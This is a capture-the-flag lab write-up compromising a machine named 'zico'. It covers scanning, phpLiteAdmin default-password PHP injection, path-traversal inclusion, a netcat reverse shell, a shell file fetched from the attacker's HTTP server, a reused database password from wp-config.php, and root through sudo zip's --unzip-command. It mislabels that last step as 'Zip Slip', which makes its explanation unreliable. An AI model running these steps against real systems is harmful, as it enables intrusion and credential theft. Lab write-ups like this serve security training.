
System IP: 192.168.22.155

Service Enumeration

Server IP Address	Ports Open
192.168.22.155	**TCP: 22, 80, 111, 48507**

Nmap Scan Results:




```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.22.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-28 04:27 EST
Nmap scan report for 192.168.22.1
Host is up (0.0028s latency).
Nmap scan report for 192.168.22.2
Host is up (0.0023s latency).
Nmap scan report for 192.168.22.132
Host is up (0.00098s latency).
Nmap scan report for 192.168.22.155
Host is up (0.0033s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.05 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.22.155
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-28 04:28 EST
Nmap scan report for 192.168.22.155
Host is up (0.0010s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
48507/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.44 seconds
```

Initial Shell Vulnerability Exploited


Additional info about where the initial shell was acquired from:

I did a dirb test where I found a path that could help and promote me.



```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.22.155

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Feb 28 04:28:58 2024
URL_BASE: http://192.168.22.155/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.22.155/ ----
+ http://192.168.22.155/cgi-bin/ (CODE:403|SIZE:290)
==> DIRECTORY: http://192.168.22.155/css/
==> DIRECTORY: http://192.168.22.155/dbadmin/
==> DIRECTORY: http://192.168.22.155/img/
+ http://192.168.22.155/index (CODE:200|SIZE:7970)
+ http://192.168.22.155/index.html (CODE:200|SIZE:7970)
==> DIRECTORY: http://192.168.22.155/js/
+ http://192.168.22.155/LICENSE (CODE:200|SIZE:1094)
+ http://192.168.22.155/package (CODE:200|SIZE:789)
+ http://192.168.22.155/server-status (CODE:403|SIZE:295)
+ http://192.168.22.155/tools (CODE:200|SIZE:8355)
==> DIRECTORY: http://192.168.22.155/vendor/
+ http://192.168.22.155/view (CODE:200|SIZE:0)
```

I entered this path and discovered a site that requires a password in order for me to enter.



192.168.22.155/dbadmin/test_db.php


phpLiteAdmin v1.9.3

Password: ●●●●●


☑ Remember me

Powered by phpLiteAdmin | Page generated in 0.0015 seconds.

I downloaded the appropriate exploit and discovered that the appropriate password is admin. I entered the website and there I was able to upload a php code, and I got a revershell



```
┌──(kali㉿kali)-[~]
└─$ searchsploit -m php/webapps/24044.txt

  Exploit: PHPLiteAdmin 1.9.3 - Remote PHP Code Injection
      URL: https://www.exploit-db.com/exploits/24044
     Path: /usr/share/exploitdb/exploits/php/webapps/24044.txt
    Codes: OSVDB-89126
 Verified: True
File Type: ASCII text
Copied to: /home/kali/24044.txt



┌──(kali㉿kali)-[~]
└─$ nano 24044.txt
```



192.168.22.155/dbadmin/test_db.php?action=row_view&table=shell

phpLiteAdmin v1.9.3

Change Database

[rw] /usr/databases/hack.php

/usr/databases/hack.php

[table] shell


Create New Database [?]

/usr/databases/hack.php → shell

Show : 30 row(s) starting from record # 0 as a Table


This table is empty. Click here to insert rows.

Powered by phpLiteAdmin | Page generated in 0.001 seconds.



192.168.22.155/view.php?page=../../usr/databases/hack.php

SQLite format 3@ -â! WW&,+tableshellshellCREATE TABLE 'shell' ('shell' TEXT default 'Connection refused (111) '')')




```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.22.132 - - [27/Feb/2024 14:11:20] "GET / HTTP/1.1" 200 -
192.168.22.155 - - [27/Feb/2024 14:14:37] "GET /shell.php HTTP/1.1" 200 -
```

Vulnerability Explanation:
Insecure authentication practices, allowing unauthorized access to a site with a default or easily guessable password. Also, a lack of proper input validation and security controls, enabling the upload and execution of arbitrary PHP code, leading to a reverse shell.

Vulnerability Fix:
Strengthen authentication: Enforce strong, unique passwords.
Implement input validation: Restrict file uploads to specific file types and sizes.
Secure coding practices: Validate and sanitize user inputs to prevent code injection.
Regular security audits: Continuously assess and fortify against emerging vulnerabilities.

.**Severity:** Critical

Initial Shell Screenshot:




```
┌──(kali㉿kali)-[/usr/share/webshells/php]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.22.132] from (UNKNOWN) [192.168.22.155] 46756
Linux zico 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
 09:35:23 up 12:01,  0 users,  load average: 8.00, 8.00, 7.96
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c 'import pty; pty.spawn("/bin/bash")'
```


Privilege Escalation

Additional Priv Esc info:

After I got reverse shell I went into the folder called wp-config.php, where I found usernames and passwords.




```
www-data@zico:/home/zico/wordpress$ ls
ls
index.php        wp-blog-header.php     wp-includes        wp-settings.php
license.txt      wp-comments-post.php   wp-links-opml.php  wp-signup.php
readme.html      wp-config.php          wp-load.php        wp-trackback.php
wp-activate.php  wp-content             wp-login.php       xmlrpc.php
wp-admin         wp-cron.php            wp-mail.php
```




```
wp-admin         wp-cron.php            wp-mail.php
www-data@zico:/home/zico/wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'zico');

/** MySQL database username */
define('DB_USER', 'zico');

/** MySQL database password */
define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');
```

I logged into the zico user using the zico username and password sWfCsfJSPV9H3AmQzw8.




```
┌──(kali㉿kali)-[~]
└─$ ssh zico@192.168.22.155
zico@192.168.22.155's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

zico@zico:~$ pwd
/home/zico
zico@zico:~$ ls
bootstrap.zip  joomla  startbootstrap-business-casual-gh-pages  to_do.txt  wordpress  wordpress-4.8.zip  zico-history.tar.gz
zico@zico:~$ unrar
```

I created an empty file named "raj" using the command `touch raj`. Afterward, I attempted to exploit a Zip Slip vulnerability by compressing the "raj" file into "/tmp/nisha.zip" with the command `sudo zip /tmp/nisha.zip /home/zico/raj -T --unzip-command="sh -c /bin/bash"`. My intention was to execute the command `/bin/bash` upon unzipping.
Finally, I changed the current working directory to "/root" using the command `cd /root," presumably preparing for subsequent post-exploitation actions.



```
zico@zico:~$ touch raj
zico@zico:~$ sudo zip /tmp/nisha.zip /home/zico/raj -T --unzip-command="sh -c /bin/bash"
  adding: home/zico/raj (stored 0%)
root@zico:~# cd /root
root@zico:/root# id
uid=0(root) gid=0(root) groups=0(root)
```



```
root@zico:/root# ls
flag.txt
root@zico:/root# cat flag.txt
#
#
#
# ROOOOT!
# You did it! Congratz!
#
# Hope you enjoyed!
#
#
#
#

root@zico:/root# 
```


Vulnerability Exploited:
The exploitation involves compromising a WordPress site to gain unauthorized access, discovering plaintext credentials in "wp-config.php," and exploiting a Zip Slip vulnerability during file upload.

Vulnerability Explanation:
The WordPress site lacks proper security measures, allowing unauthorized access. Additionally, storing usernames and passwords in plaintext within "wp-config.php" poses a significant security risk. The Zip Slip vulnerability arises from insecure file upload handling, enabling the execution of arbitrary commands during file extraction.

Vulnerability Fix:
Secure WordPress Configuration:
Implement security best practices for WordPress, including regular updates, strong authentication, and access limitations.
Credentials Management:
Securely store sensitive information, preferably using encryption, and avoid storing plaintext passwords in configuration files.
Secure File Upload Handling:
Implement robust validation and sanitization of file uploads to prevent Zip Slip vulnerabilities.
Regular Security Audits:
Conduct routine security audits to promptly identify and address vulnerabilities.

Severity: Critical

Proof Screenshot Here:



```
zico@zico:~$ touch raj
zico@zico:~$ sudo zip /tmp/nisha.zip /home/zico/raj -T --unzip-command="sh -c /bin/bash"
  adding: home/zico/raj (stored 0%)
root@zico:~# cd /root
root@zico:/root# id
uid=0(root) gid=0(root) groups=0(root)
```